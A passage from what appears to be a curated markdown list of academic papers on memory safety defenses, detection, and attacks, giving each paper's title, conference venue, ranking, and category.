| 4 | In-Fat Pointer: Hardware-Assisted Tagged-Pointer Spatial Memory Safety Defense with Subobject Granularity Protection | ASPLOS | A | HW&SW Co-design Defense |
| 5 | ViK: Practical Mitigation of Temporal Memory Safety Violations through Object ID Inspection | ASPLOS | A | HW&SW Co-design Defense |
| 6 | Finding Unstable Code via Compiler-driven Differential Testing | ASPLOS | A | SW Detection |
| 7 | Decker: Attack Surface Reduction via On-demand Code Mapping | ASPLOS | A | SW Defense |
| 8 | SHORE: Hardware/Software Method for Memory Safety Acceleration on RISC-V | DAC | A | HW&SW Co-design Accelerator |
| 9 | Towards Reliable Spatial Memory Safety for Embedded Software by Combining Checked C with Concolic Testing | DAC | A | SW Detection |
| 10 | HWST128: complete memory safety accelerator on RISC-V with metadata compression | DAC | A | HW&SW Co-design Accelerator |
| 11 | RegVault: hardware assisted selective data randomization for operating system kernels | DAC | A | HW&SW Co-design Defense |
| 12 | Hardening Binaries against More Memory Errors | EuroSys | A | SW Detection |
| 13 | PKRU-Safe: Automatically Locking Down the Heap Between Safe and Unsafe Languages (Best Paper Award) | EuroSys | A | SW Defense |
| 14 | Goshawk: Hunting Memory Corruptions via Structure-Aware and Object-Centric Memory Operation Synopsis | S&P | A | SW Detection |
| 15 | VIP: Safeguard Value Invariant Property for Thwarting Critical Memory Corruption Attacks | CCS | A | HW&SW Co-design Defense |
| 16 | PACMem: Enforcing Spatial and Temporal Memory Safety via ARM Pointer Authentication | CCS | A | SW Detection |
| 17 | PTAuth: Temporal Memory Safety via Robust Points-to Authentication | USENIX | A | SW Detection |
| 18 | In-Kernel Control-Flow Integrity on Commodity OSes using ARM Pointer Authentication | USENIX | A | SW Defense |
| 19 | Tightly Seal Your Sensitive Pointers with PACTight | USENIX | A | SW Defense |
| 20 | Holistic Control-Flow Protection on Real-Time Embedded Systems with Kage | USENIX | A | SW Defense |
| 21 | Detecting Kernel Memory Leaks in Specialized Modules with Ownership Reasoning | NDSS | A | SW Detection |
| 22 | The Taming of the Stack: Isolating Stack Data from Memory Errors | NDSS | A | SW Defense |
| 23 | Rudra: Finding Memory Safety Bugs in Rust at the Ecosystem Scale (Distinguished Artifact Award) | SOSP | A | SW Detection |
| 24 | RiscyROP: Automated Return-Oriented Programming Attacks on RISC-V and ARM64 | RAID | B | SW Attack |

## Q&A